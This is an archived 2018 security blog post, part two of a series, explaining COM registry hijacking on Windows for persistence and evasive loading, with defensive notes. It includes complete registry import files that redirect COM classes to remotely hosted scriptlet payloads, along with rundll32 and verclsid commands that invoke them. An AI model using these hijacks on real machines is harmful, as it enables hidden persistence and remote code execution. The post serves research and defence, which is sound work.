Abusing the COM Registry Structure (Part 2): Hijacking & Loading Techniques

By Rob Maslen (@rbmaslen)

Published: 2018-08-18 · Archived: 2026-04-05 15:46:48 UTC

TL;DR

- There are several ways that attackers can leverage COM hijacking to influence evasive loading and hidden persistence. A few examples include CLSID (sub)key abandonment referencing, key overriding, and key linking.
- There are several programs and utilities that can invoke COM registry payloads including Rundll32.exe, Xwizard.exe, Verclsid.exe, Mmc.exe, and the Task Scheduler. In the traditional sense, any binary that resolves non-existent and/or unreferenced COM classes can be potentially influenced (e.g. hijacked) for "unintended" loading.
- Hijacking COM server binaries introduces a few interesting use cases (e.g. MMC). Attackers can leverage the **-Embedding** switch to open GUI binaries in a hidden manner.
- Defensive considerations include implementing robust Application Whitelisting policies, monitoring for unsuspecting command line usage (e.g. "-Embedding") with a deviation from the proper parent process (e.g. svchost.exe), and the creation of interesting Registry keys (e.g. "TreatAs", "ScriptletUrl", etc.).

Background

Not long ago, I wrote a blog post about Abusing the COM Registry Structure: CLSID, LocalServer32, & InprocServer32. In that previous post, a few interesting techniques were discussed such as abandoned registry key discovery, COM hijacking, lateral movement, defensive evasion, application whitelisting bypass, and situational persistence. In this follow-up post, we will take it a step further and focus on a few other hijack methods and evasive loading techniques. Topics include:

- COM Hijacking Techniques
- CLSID Loading Techniques for Evasion & Persistence
- COM Server Misuse: Microsoft Management Console (MMC) Use Case
- Defensive Considerations

Let's jump in…

In order to load and execute a COM payload without registration, an attacker must influence the COM registry structure. A way to do this is through a technique called **COM Hijacking**. One of the best definitions for COM Hijacking comes from the Mitre ATT&CK Framework:

"The Microsoft Component Object Model (COM) is a system within Windows to enable interaction between software components through the operating system. Adversaries can use this system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Windows Registry to replace a reference to a legitimate system component which may cause that component to not work when executed. When that system component is executed through normal system operation the adversary's code will be executed instead. An adversary is likely to hijack objects that are used frequently enough to maintain a consistent level of persistence, but are unlikely to break noticeable functionality within the system as to avoid system instability that could lead to detection."

– Component Object Model Hijacking (T1122), Mitre ATT&CK

Let's highlight a few COM Hijacking techniques…

COM Key Abandonment

InprocServer32 and **LocalServer32** (along with **InprocServer** and **LocalServer**) key-values are the references points for the COM servers (e.g. DLLs, CPLs, EXEs, and OCXs). After an attacker discovers a (vulnerable) reference, the attacker can drop a payload in place of the abandoned referenced path to the Portable executable (PE) under the right conditions (e.g. writable path). That PE payload will simply load if called by an invoker (e.g. Loader or by program in execution that references the COM key) as it attempts to instantiate the (potentially false) COM object under the CLSID entry point. Let's briefly revisit the **VMware vmnetbridge.dll** example from our previous post.

In this example, the use case is driven by COM keys that were left over (unregistered) by the VMware Workstation uninstaller application. After unning a recon script, we discovered that a LocalServer32 key path to a DLL that was previously removed. An attacker can simply replace the binary to hijack the COM node structure as demonstrated in the following screenshots:



Figure 1: Abandoned COM Key Registry Path (Click Image to Enlarge)



Figure 2: Abandoned COM Key File Path



Figure 3: Abandoned Key Hijacking via Binary Reference Replacement

COM Key Override (Search Order Hijacking)

Overriding a COM object is likely a more practical method for influencing a COM structure payload. By adding the proper registry keys in the HKCU Registry hive, keys located in HKLM are overridden (and 'added' to HKCR) when referencing the target COM object. In this "SqibblyDoo" example provided by Casey Smith (@subTee), the **"scripting.dictionary"** COM program identifier (ProgID) is hijacked with a different class identifier (CLSID) after importing the following registry import file:

```
C:\Users\user\Desktop>reg import slmgr.reg
The operation completed successfully.
```

slmgr.reg - Notepad

File Edit Format View Help

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary]
@=""

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"


[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSScripts/Payload/Slmgr_calc.sct"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Scripting.Dictionary"
```

Figure 4: Registry File Containing the “Scripting.Dictionary” COM Override Keys

Effectively, any program or script that instantiates the “scripting.dictionary” COM program or attempts to load the hijacked class identifier will invoke the payload.

COM Key Linking (with TreatAs)

Another way to influence alternate COM payload loading is with the **TreatAs** key, which effectively serves as a shortcut (or link) to another (unregistered) CLSID key. Many (native) Windows programs have dangling references to non-existent registry CLSID nodes (*Note: These dangling references can be identified with the ProcMon tool from SysInternals). Depending on the CLSID key and program load, a properly hijacked CLSID node structure with a TreatAs reference serves as its own loading technique if and when that CLSID key is referenced (such as at program or script launch). In essence, an attacker can take advantage of this by:

1. Hijacking a program’s a) unreferenced COM CLSID path or b) legitimate path with the TreatAs key.
2. Then linking that CLSID key structure with the TreatAs key to another (hijacked) COM CLSID key structure that contains the malicious loader.

Let’s take a look at the following example provided by Matt Nelson (@enigma0x3) and Casey Smith (@subTee). This registry import file example is a part of Matt and Casey’s excellent Windows Operating System Archaeology research and presentation:

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"  <= Redirect to Hijacked Payload
```

Figure 5: Windows Operating System Archaeology "TreasAs" Registry File

In Figure 5, two major CLSID nodes are created (that will override CLSID values from HKLM if such values exist). If the **{3734FF83-6764-44B7-A1B9-55F56183CDB0}** CLSID key (orange) is referenced at any point (e.g. program load or any other invocation/load method), the TreatAs key will 'redirect' (e.g. act as a linked shortcut) to the **{00000001-0000-0000-0000-0000FEEDACDC}** CLSID key (green) and invoke the respective payload. The high level basic flows would look something like this when called by an invoker/loader:

1 – Direct CLSID Node Reference

[Invoker] -> [CLSID Entry Point (key)] -> [COM Server] -> [Payload (e.g. Scrobj.dll Scriptlet)]

2 – CLSID Node Reference with a TreatAs Key Linking

[Invoker] -> [1st CLSID Entry Point (key)] -> [TreatAs Key Reference] -> [2nd CLSID Entry Point (key)] -> [[COM Server] -> [Payload (e.g. Scrobj.dll Scriptlet)]

*__Note__: This is a good place to give a shoutout to Jason Lang (@curi0usJack) from TrustedSec on the topic of identifying and leveraging these unreferenced COM paths. Jason did a great job covering this topic in the TrustedSec Purple Team training course at BlackHat 2018. Also, Check out the blog post Beyond good ol' Run key, Part 84 by Adam (@Hexacorn) for a primer on TreatAs Instantiation Hooking.

CLSID Loading Techniques for Evasion & Persistence

Now, Let's discuss a few techniques for evasive COM loading….

Program Reference Loader(s)

As highlighted in earlier sections of this blog post, script and programs that attempt to instantiate or call the class and/or program identifiers of a hijacked COM node will (likely) load the alternate payload at some point during

execution. The art of overriding or linking to a malicious COM node pretty much comes down to a few factors:

- Successfully identifying and hijacking a (missing) reference that won't negatively impact program behavior (e.g. crash when a program is called).
- Accepting the risk of unintended consequences and choosing a COM node that likely won't (greatly) impact a system or user's experience (e.g. nothing sticks out that a program or machine is "behaving incorrectly").
- Alternatively, attempting to "patch" a hijacked path to resolve "program flow" (Note: this concept is interesting and beyond the scope of this post)

For example, when we hijack the "scripting.dictionary" COM node with Casey Smith's "SquibblyDoo" payload then run **WinRM**, we can see the (un)intended consequences of this behavior when "scripting.dictionary" is instantiated –



Figure 6: Hijacked COM Node Loading with WinRM

***Note**: Not every hijacked path will cause (visible) programmatic failure. There are many seamless, hijack-able paths that do not negatively impact program flow. Some of these paths also qualify as stealthy persistence techniques.

Rundll32 Invoker

As described in the previous post, one method for invoking a payload via the CLSID key (or PROGID) is by leveraging the lesser-known **-sta** (single threaded apartment) switch in rundll32 as follows:

```
rundll32.exe -sta {CLSID}
```

```
- or -
```

```
rundll32.exe -sta ProgID
```

The **-sta** switch is not very well documented, but it does have utility and is a vector for potential abuse. In the following example, we leverage this technique to demonstrate direct and linked (“TreatAs”) COM loading as described in an earlier section:



Figure 7: Direct Key and Linked (“TreatAs”) COM Node Loading

We can also call our hijacked COM node by the Program Identifier (ProgID) with rundll32:



Figure 8: Rundll.exe -sta execution by ProgID

In the context of AutoRuns logon persistence, the rundll32 command will not evade filters, but it can be deceptive by masking the hidden registry payload:



Figure 8: Rundll32 -sta Logon Entry

Task Scheduler for Persistence

A few years ago, Matt Nelson (@enigma0x3) wrote about Userland Persistence with Scheduled Tasks and COM Handler Hijacking. In his post, Matt describes a process for identifying interesting Scheduled Tasks that have an action set to “Custom Handler.” When reviewing the XML schema file of the Scheduled Task, the “action context” is actually a “COM handler” represented by a CLSID. After hijacking the CLSID structure, an actor can simply supply a payload. When the Scheduled Task is run (e.g. at logon), the malicious payload is executed.



Figure 9: Schedule Task Configuration

[Userland Persistence with Scheduled Tasks and COM Handler Hijacking](#) –
by Matt Nelson (@enigma0x3)

Verclsid Invoker

Verclsid.exe is “used to verify a COM object before it is instantiated by Windows Explorer” (Microsoft Docs), which is quite interesting in its own context. Nick Tyrer (@NickTyrer) demonstrates the following Verclsid usage in this Github gist:

```
verclsid.exe /S /C {CLSID}
```

Running the previous command with the proper CLSID invokes the following payload in this example:

